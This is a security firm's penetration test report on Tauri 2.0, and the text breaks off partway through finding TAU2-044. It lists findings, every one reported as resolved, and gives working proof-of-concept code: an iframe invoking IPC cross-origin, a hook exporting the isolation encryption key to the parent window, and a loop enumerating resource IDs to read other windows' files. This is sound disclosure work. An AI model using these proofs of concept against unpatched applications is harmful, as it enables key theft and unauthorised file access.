RADICALLY OPEN SECURITY

Penetration Test Report

Tauri 2.0

V 1.0
Amsterdam, August 7th, 2024
Public

Document Properties

Client	Tauri
Title	Penetration Test Report

Targets	• Tauri 2.0
	  • core
	  • plugins
	  • mobile platform support (iOS, Android)
	  • new permission model
	• Muda
	• Wry
	• Tao

Version	1.0
Pentesters	Morgan Hill, Stefan Grönke
Authors	Morgan Hill & Stefan Grönke, Marcus Bointon, Stefan Grönke
Reviewed by	Marcus Bointon
Approved by	Melanie Rieback

Version Control

Version	Date	Author	Description
0.1	March 28th, 2024	Morgan Hill & Stefan Grönke	Initial draft
0.2	March 30th, 2024	Marcus Bointon	Review
0.3	August 2nd, 2024	Morgan Hill & Stefan Grönke	Tauri 2.0 update draft
0.4	August 2nd, 2024	Marcus Bointon	Review
1.0	August 7th, 2024	Stefan Grönke	Review, Layout and publish

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Between November 10, 2023 and August 3, 2024, Radically Open Security B.V. carried out a penetration test for Tauri.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

All findings in this report have been resolved in the release candidate of Tauri v2.

1.2 Scope of work

The scope of the penetration test was limited to the following targets:

- Tauri 2.0
  - core
  - plugins
  - mobile platform support (iOS, Android)
  - new permission model
- Muda
- Wry
- Tao

The scoped services are broken down as follows:

- Audit and pentest Tauri v2 beta releases: 60 days
- Re-testing and coordination with development: 20 days
- **Total effort: 80 days**

1.3 Project objectives

In 2022 ROS conducted a security audit of a pre-release version of Tauri v1. One year later, we now assess the security of Tauri core, Muda, Wry, Tao and several of the official plugins becoming available with the upcoming v2 release. In the transition to v2 the project has gained a new permissions model with scopes, moved functionality into plugins, and added mobile support.

Our work consisting of auditing source-code and pentesting on supported platforms (Windows, Linux, macOS, Android, and iOS) accompanies the development of the Tauri v2 branch on GitHub. Findings in this report range from the early transition of features towards v2 until the final release candidate. Our objective is to publish this document along with a re-tested release version of Tauri which addresses the security issues we have raised.

Our goal is to protect both developers and end-users. The threat-model we considered to achieve this includes time spent in development, as well as vulnerabilities that could occur in a released application at runtime.

1.4 Timeline

The security audit took place between November 10, 2023 and August 3, 2024.

1.5 Results In A Nutshell

During this crystal-box penetration test we found 11 High, 2 Elevated, 3 Moderate, 5 Low and 2 Info-severity issues.

Within Tauri Core we discovered the ability to call Tauri IPC methods from any displayed origin or frame within a window TAU2-003 (page 13). Calling `window.ipc` with an empty payload crashes the application TAU2-013 (page 44) and similarly, affecting Android only, TAU2-052 (page 55). An integer overflow in Tao's rgba to icon conversion TAU2-012 (page 51) only crashes development builds.

The frontend isolation pattern allows developers who are more familiar with web technologies to intercept Tauri commands by the frontend in an isolated JavaScript context, achieved by a sandboxed iframe which encrypts allowed commands with a key shared from the Rust backend. The internals of the isolation iframe should not be accessible from the main JavaScript application, hosting the iframe in its DOM, in order to protect the key. This provides a form of secure enclave, in which the developer can provide a second, independent JavaScript application which inspects each Tauri command invoked by the frontend. Because this is technically just another web application with a different origin, it can be affected by code execution vulnerabilities or be compromised by malicious dependencies. On Windows and Android this isolation can be defeated TAU2-061 (page 30), allowing a malicious frontend (for instance when affected by XSS) to steal the encryption key from the iframe TAU2-062 (page 34) document content, or export it after gaining code execution in the isolation frame itself TAU2-040 (page 16). With access to the Internet TAU2-042 (page 39), attackers can establish a command and control connection or exfiltrate data.

Official plugins from the Tauri plugins-workspace already implement the new permissions and scoping model of Tauri v2. The plugins model associates permissions to windows by defining capabilities. These permissions consist of allowing or denying commands in addition to scopes, which are to be implemented by each plugin according to its needs, following the allow-list/deny-list pattern. We observed that different windows, although they are not permitted to open a given resource, can reach resources owned by other windows by guessing their enumerable resource ID. We demonstrated this by guessing the resource IDs of HTTP responses TAU2-047 (page 24) and file handles of the FS plugin TAU2-044 (page 19). Both plugins use the scoped permissions models and show weaknesses in the implementation of these scopes. The FS plugin merged scopes from different windows TAU2-049 (page 28), effectively giving all windows every scope assigned in the application. In addition to that the plugin allows following symbolic links TAU2-046 (page 23), which can undermine the regex-matching-based scope. Similarly, the HTTP plugin automatically uses regular expressions for scoping TAU2-055 (page 47), which developers might be unaware of, and inadvertently define an unintentionally broad scope as a result.

Regex patterns in scope constraints might be misunderstood and can be a footgun for developers TAU2-011 (page 41), further demonstrated in findings about the FS and HTTP plugin scopes. Developers can bind keyboard shortcuts to perform actions within their application in the form of Muda accelerators; if these accelerators are invalid they will result in a panic at runtime TAU2-007 (page 50). A developer could also allow the user to specify their own keyboard shortcuts as a customization feature.

While developing an application with Tauri on a remote target, for instance when developing on a physical iOS or Android device, Tauri exposes a development server to the first public network interface, such as a public Wi-Fi, company network, or VPN. A directory traversal vulnerability in this development server TAU2-069 (page 36) exposes the developer's disk content to the network without requiring authentication TAU2-070 (page 40). Adversaries in control of the local network can intercept unencrypted network connections TAU2-068 (page 35) between the target device and the static files server to push malicious frontend assets to the device. On Android in development mode lack of SSL certificate validation TAU2-073 (page 57) can be used to intercept remote connections by the clients, for instance to steal credentials or inject malicious script into the JavaScript context, potentially gaining access to system API. Vulnerabilities in the IPC interface and resource handling can then be leveraged against the device, potentially allowing the attacker to compromise it.

Several dependencies are outdated, having either newer versions available or no longer being maintained. We reported outdated Android NDK TAU2-032 (page 54) dependency in Tao, which also uses an unmaintained GitHub Action TAU2-002 (page 49). Muda uses objc TAU2-021 (page 57) which is not maintained.

While not an immediate threat, we observed in TAU2-078 (page 60) that several dependencies do not enforce commit signing in their public repos, making long-term supply-chain attacks on those projects somewhat easier.


1.6 Summary of Findings

Info	Description
TAU2-003 **High** Remote Code Execution	**Inline frame is allowed to call IPC** Cross-origin iframe context inherits access to window.ipc from the hosting Tauri window and can invoke Rust commands permitted in the application window.
TAU2-040 **High** Information Disclosure	**Encryption key can be exported from isolation iframe** If an attacker is able to execute code in the isolation iframe, it is possible to export the key material and send it to the parent window.
TAU2-044 **High** Improper ACL	**Bypass window scopes in FS plugin by guessing predictable global resource IDs** A globally shared resource table and sequentially allocated resource identifies allow windows to exceed the confines of their capabilities by accessing files opened by other windows.
TAU2-046 **High** Filesystem Traversal	**FS plugin create scope follows symbolic links** Improper resolution of symbolic links within the fs plugin allows the app to circumvent filesystem scope restrictions.
TAU2-047 **High** Improper ACL	**Shared access to HTTP response resources** The HTTP plugin uses the vulnerable global resource table to store responses, allowing them to be enumerated.
TAU2-049 **High** Ineffective Authorization	**FS plugin allows paths merged for all windows** If a scope is assigned to any window in the app, it can be used by any other window in the app.
TAU2-061 **High** ACL Bypass	**IPC isolation frame CORS on Android and Windows** The IPC iframe isolation security feature can be accessed from untrusted resources, such as a remote page or iframe.
TAU2-062 **High** Information Disclosure	**Isolation key accessible in frame document** Code execution in the isolation frame script, for instance through prototype pollution inside an insecure message handler, discloses the private encryption key via the document head content.
TAU2-068 **High** Insecure Connection	**Development server connection is unencrypted** Communication with the development HTTP server when pushing frontend updates to remote devices is not encrypted.


TAU2-069 **High** Directory Traversal	**Directory traversal in built-in development server leaks arbitrary system files** Directory traversal in the static files development server exposes the developer's filesystem to the local public network.
TAU2-073 **High** Insecure Connection	**Android development mode without TLS certificate validation** Android applications in development mode do not validate remote TLS certificates, allowing adversaries in a developers network to intercept connections to steal credentials or inject malicious script in the JavaScript context of the emulated application.
TAU2-042 **Elevated** Missing Hardening	**Isolation context can communicate with the Internet** The isolation frame can make connections to the internet that should be blocked via a strict CSP. The isolation frame should not require internet access to perform its sole function of screening calls to Tauri commands.
TAU2-070 **Elevated** Information Disclosure	**Development server is unauthenticated** The remote device development server does not require authentication, disclosing the application under development and update events to adjacent network clients.
TAU2-011 **Moderate** Missing Hardening	**Allowlisting Regex is a potential footgun** Transparent matching of regular expressions in scope allow lists can mislead developers into assuming the configuration string is fully matched, unknowingly granting the Tauri window access to resources and commands beyond the intended constraint.
TAU2-013 **Moderate** Denial of Service	**window.ipc.postMessage() crashes Tauri application** Making an empty call to window.ipc.postMessage() from the webview results in a panic.
TAU2-055 **Moderate** Filter bypass	**HTTP plugin globbing syntax bypass** The globbing patterns used to scope the HTTP plugin are difficult to use effectively without allowing a bypass.
TAU2-002 **Low** Outdated Dependency	**Tao uses unmaintained, archived GitHub Actions** Actions from 'actions-rs' used in the GitHub workflows for the Tao repo have been archived by the maintainer. These actions should be considered unmaintained and an alternative found.
TAU2-007 **Low** Denial of Service	**Panic in Muda accelerator parsing** Muda's accelerator parsing panics when presented with input containing two or more modifiers.
TAU2-012 **Low** Integer overflow	**Integer overflow Tao rgba to icon** Window icon validation checks that width and height are consistent with the length of the data provided, but it does not check for integer overflow.

TAU2-032 **Low** Outdated Dependency	**Tao dependency on Android NDK is outdated** The NDK dependency is two releases behind.
TAU2-052 **Low** Null pointer deference	**Java null pointer exception when calling IPC method with null data on Android** The Tauri application crashes when calling a null IPC method from the frontend.
TAU2-021 **Info** Out-dated dependency	**Muda dependency objc on macOS not actively maintained** Muda uses the objc crate to work on macOS, but this crate hasn't had an update since October 2019.
TAU2-078 **Info** Supply chain weakness	**Supply chain does not consistently enforce commit signing** Various dependencies of Tauri do not enforce git commit signing and are therefore weaker links in the Tauri supply chain.

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



2 Methodology

2.1 Audit/Pentest Approach

We have approached the Tauri source-code audit and pentest with various methods:

- **Static Code Analysis**
  We performed static analysis on the Rust code with `cargo geiger` and `cargo audit` and applied dynamic testing by running existing unit tests with miri, an experimental Rust interpreter that can detect various types of bugs (often in unsafe Rust).
- **Dynamic Code Analysis and Fuzzing**
  Static and dynamic code analysis were accompanied by extending existing fuzzing targets and working with developers to make the code more fuzzable. We used `cargo fuzz` and developed our targets to the libFuzzer interface, which can be used with a variety of fuzzers. While reading code we would occasionally spot interesting code paths and develop small stubs to exercise them. These stubs were then used with stepwise debuggers to understand how the code operates at runtime in greater depth.
- **Manual Testing / Debugging**
  Manual testing of mobile platforms involved Xcode and Android Studio. We also used LLDB to attach to Rust code and WebKit development tools to debug frontend windows and isolation frames.
- **Network**
  In order to validate the communication inside Tauri and traffic outbound from Tauri we used Wireshark and tcpdump.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting

These categories are:

- **Extreme**: Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.
- **High**: High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**: Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**: Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**: Low risk of security controls being compromised with measurable negative impacts as a result.

3 Findings

We have identified the following issues:

3.1 TAU2-003 — Inline frame is allowed to call IPC

Vulnerability ID: TAU2-003	**Status:** Resolved
Vulnerability type: Remote Code Execution	
Threat level: High	

Description:

Cross-origin iframe context inherits access to `window.ipc` from the hosting Tauri window and can invoke Rust commands permitted in the application window.

Technical description:

Iframes within a Tauri application window inherit the ability to interface with the IPC interface to Tauri Rust commands.


The following screenshots show a cross-origin iframe controlling the window title, which the parent window has permission to set (`window:allow-set-title`).

The iframe is hosted on a cross-origin domain, demonstrated with `https://radical.sexy/iframe.html`. The frame can access `window.ipc.postMessage` and invoke the command. The numeric callback handler method needs to exist on the parent window. The window title is applied, even if the handler throws an error:


```
const cb = 42; // function _42() {} needs to exist on parent
window.ipc.postMessage(JSON.stringify({
```

```
    cmd: "plugin:window|set_title",
    callback: cb,
    error: cb,
    payload: {
      value: "ROS was here"
    }
  }));
```

However, with the isolation frame security feature enabled, the IPC payload lacks a signature and is not accepted:



The `isolation-<UUID>://` resource is injected into the remote iframe though:



Due to the custom isolation protocol being treated as an insecure resource, it cannot be accessed from the remote origin, which mitigates the attack. This measure is not effective on Android and Windows though; see TAU2-061 (page 30).

Steps to reproduce

`tauri.conf.json`

```
{
  "productName": "PoC",
  "version": "0.1.0",
  "identifier": "com.tauri.poc",
  "build": {
    "frontendDist": "../src"
  },
  "app": {
    "windows": [
     {
        "title": "My Tauri App",
        "width": 800,
        "height": 300
      }
    ]
  },
  "bundle": {
    "active": true,
    "targets": "all",
```

```
    "icon": [
      "icons/32x32.png",
      "icons/128x128.png",
      "icons/128x128@2x.png",
      "icons/icon.icns",
      "icons/icon.ico"
    ]
  }
}
```

`capabilities/default.json`

```
{
  "$schema": "../gen/schemas/desktop-schema.json",
  "identifier": "default",
  "description": "window.ipc PoC",
  "windows": ["main"],
  "permissions": [
    "window:allow-set-title"
  ]
}
```

`src/index.html`

```
<p>
  This window has an iframe served from
  <a href="https://radical.sexy/iframe.html">https://radical.sexy/iframe.html</a>.
  <br/>
  The origin does not match <code id="origin"></code>.
</p>
<script>
document.body.querySelector("#origin").innerText = window.location.origin;
// a callable named _42 needs to exist on the parent
function _42(e) {
  console.log("cb 42", e);
}
</script>
<iframe src="https://radical.sexy/iframe.html" width="100%"></iframe>
```

`src/iframe.html` (served from remote domain)

```
<h1>iframe</h1>
<pre></pre>
<script>
  const cb = 42; // window._42 needs to exist on hosting window
  const now = new Date();
  const title = "ROS was here on " + now.toString();
  window.ipc.postMessage(JSON.stringify({
    cmd: "plugin:window|set_title",
    callback: cb,
    error: cb,
    payload: {
      value: title
    }
  }));
  document.body.querySelector("pre").innerText = title;
```

```
</script>
```

Impact:

Any site or frame inherits the IPC access and permissions of the Tauri application window displaying it. This gives malicious sites viewed in a Tauri application, for instance when following a link, access to Rust methods that can potentially lead to remote code execution on the client (e.g. `plugin:shell|execute`, `plugin:fs|write`, etc).


Recommendation:

- Ensure that access to IPC methods is only permitted from trusted origins.
- Consider enabling isolation features by default, so that developers aware of the danger can find other mitigations.

Update 2024-04-18 17:37:

This issue was partially mitigated in pull request 9100 by checking the IPC call's origin, which is not available on Linux or Android. When trying to set the window title, the following error occurs in the callback method:

```
cb 42 - "window.set_title not allowed on window main, webview main, allowed windows: , allowed
 webviews: , referenced by "
```



Commit `f6d81dfe` introduces an additional `__TAURI_INVOKE_KEY__`, not preventing invocation but execution from an untrusted frame.

Security advisory: GHSA-57fm-592m-34r7

3.2 TAU2-040 — Encryption key can be exported from isolation iframe

Vulnerability ID: TAU2-040	**Status:** Resolved
Vulnerability type: Information Disclosure	**Labels:** isolation
Threat level: High	

Description:

If an attacker is able to execute code in the isolation iframe, it is possible to export the key material and send it to the parent window.

Technical description:

The encryption key used by the isolation frame to sign IPC calls is extractable, allowing it to be extracted from JavaScript inside the frame.

For demonstration purposes a malicious script was injected into the isolation script:

```
window.__TAURI_ISOLATION_HOOK__ = (payload, options) => {
  // override global encrypt function
  const encrypt = window.crypto.subtle.encrypt;
  window.crypto.subtle.encrypt = function(algorithm, key, data) {
    // access and export key when when it was called
    window.crypto.subtle.exportKey("jwk", key)
      .then(private => {
        // signal private key to parent window
        window.parent.postMessage({ algorithm, private }, '*');
      });
    // pretend nothing has happened
    return encrypt.call(this, algorithm, key, data);
  }
  return payload;
}
```


The main application document listens to `message` events from the isolation frame as an exfiltration channel:

```
<p>This app has an insecure isolation frame script, with code execution in the frame:</p>
<pre></pre>
<script>
const $pre = document.querySelector("pre");
window.addEventListener("message", (message) => {
  $pre.innerText += JSON.stringify(message.data, null, 2) + "\n"
});
<script>
```

After the frame has been initialized, here assumed after 500ms, the frame is asked to sign any accepted payload:

```
setTimeout(() => {
  document.querySelector("#__tauri_isolation__").contentWindow.postMessage({
    callback: 42,
    error: 42,
    cmd: "plugin:window|set_title",
    options: {
      headers: []
    },
    payload: { value: "ROS was here" }
  }, "*");
}, 500);
```

The isolation frame running malicious code has gained access to the private key and has forwarded it to the main application:



Although shown here in the Android simulator, this attack does not require any specific OS.

Impact:


After gaining code execution in an isolation frame, an adversary can leak the private key to encrypt arbitrary IPC calls, to use the Tauri windows permissions to access exposed Tauri system commands. By circumventing the isolation frame security method, an adversary gains unrestricted access to commands exposed to the window.

Recommendation:

- Set the `extractable` option when importing the key.

Update 2024-04-18 17:07:

Retested with the fix in https://github.com/tauri-apps/tauri/pull/9327, and this method can no longer be used to access the key.



3.3 TAU2-044 — Bypass window scopes in FS plugin by guessing predictable global resource IDs

Vulnerability ID: TAU2-044	**Status:** Resolved
Vulnerability type: Improper ACL	**Labels:** plugin
Threat level: High	

Description:

A globally shared resource table and sequentially allocated resource identifies allow windows to exceed the confines of their capabilities by accessing files opened by other windows.

Technical description:

The fs plugin uses the ACL scope feature of Tauri 2.0 to limit the file paths that can be accessed by windows.


Tauri has its own equivalent of a file handle called a resource ID (rid) these resource IDs are sequentially allocated in a global table i.e. shared across all windows. This means any window with capabilities including permissions to execute commands `fs:read`, `fs:write`, `fs:seek`, `fs:stat` or `fs:truncate` can trivially enumerate open resources across all other windows.

The plugin exposes `fs:open` a command that resolves the provided path then validates the path and options (such as read, write, create, mode, ...) against the scopes associated with the origin window. If the open operation is permitted at both the Tauri fs plugin level and the operating system level, then a resource ID is allocated in the global resource table, associated with the underlying operating system file handle, and returned to the front end. This resource ID can then be used by the front end application with other commands implementing UNIX style file operations. There is no form of access control on the resources in the resource table; if you have the resource ID you can (assuming you have capabilities for the required commands) access/manipulate the resource it points to from any window.

Proof of Concept

```
%  uuidgen | tee /tmp/flag.txt
```

```
F8070DD5-5C3B-4259-90CD-BE11F20440EE
```



1. Create a Tauri app with two windows
2. Give one window `allow-open` permission scoped on a file
3. Give a second window general `allow-read` permission
4. Initiate file open by invoking `plugin:fs|open` from the legitimate window
5. Invoke `plugin:fs|read` with a guessed resource ID from the other window

`capabilities/one.json`

```
{
  "$schema": "../gen/schemas/desktop-schema.json",
  "identifier": "one",
  "description": "One Window",
  "windows": ["one"],
  "permissions": [
    {
      "identifier": "fs:allow-open",
      "allow": [{ "path": "/tmp/flag.txt" }]
    },
    "fs:allow-read"
  ]
}
```

`capabilities/two.json`

```
{
  "$schema": "../gen/schemas/desktop-schema.json",
  "identifier": "two",
  "description": "Second Window",
```

```
  "windows": ["two"],
  "permissions": [
      {
        "identifier": "fs:allow-open",
        "allow": [{ "path": "/tmp/other-file.txt" }]
      },
      "fs:allow-read"
  ]
}
```

`src/one.html`

```
<h1>One</h1>
<p>This window is allowed to open <code>/tmp/flag.txt</code></p>
<button onclick=onButtonClick()>Read <code>/tmp/flag.txt</code></button>
<script>
function onButtonClick() {
  window.__TAURI_INTERNALS__.invoke("plugin:fs|open", {
    path: "/tmp/flag.txt",
    options: {
      read: true
    }
  });
}
</script>
```

`src/two.html`

```
<h1>Two</h1>
<p>This window is only allowed to read <code>other-file.txt</code></p>
<h2>Leaked Response:</h2>
<pre style="white-space: pre-wrap;">waiting</pre>
<script>
async function* sniper(rid=0) {
  while (true) {
    try {
      yield await  window.__TAURI_INTERNALS__.invoke(
        "plugin:fs|read",
        { rid, len: 1000 }
      );
      rid++;
    } catch {
      await new Promise(resolve => setTimeout(resolve, 500));
    }
  }
}

(async function() {
const $pre = document.body.getElementsByTagName("pre")[0];
for await (const leakedFileContent of sniper()) {
  const data = new Uint8Array(leakedFileContent[0], leakedFileContent[1]);
  try {
    $pre.innerText = new TextDecoder().decode(data);
  } catch (err) {
    console.error(err);
    $pre.innerText = "error";
  }
};
})();
```

```
</script>
```

`src-tauri/tauri.conf.json`

```
{
  "productName": "Tauri App",
  "version": "0.1.0",
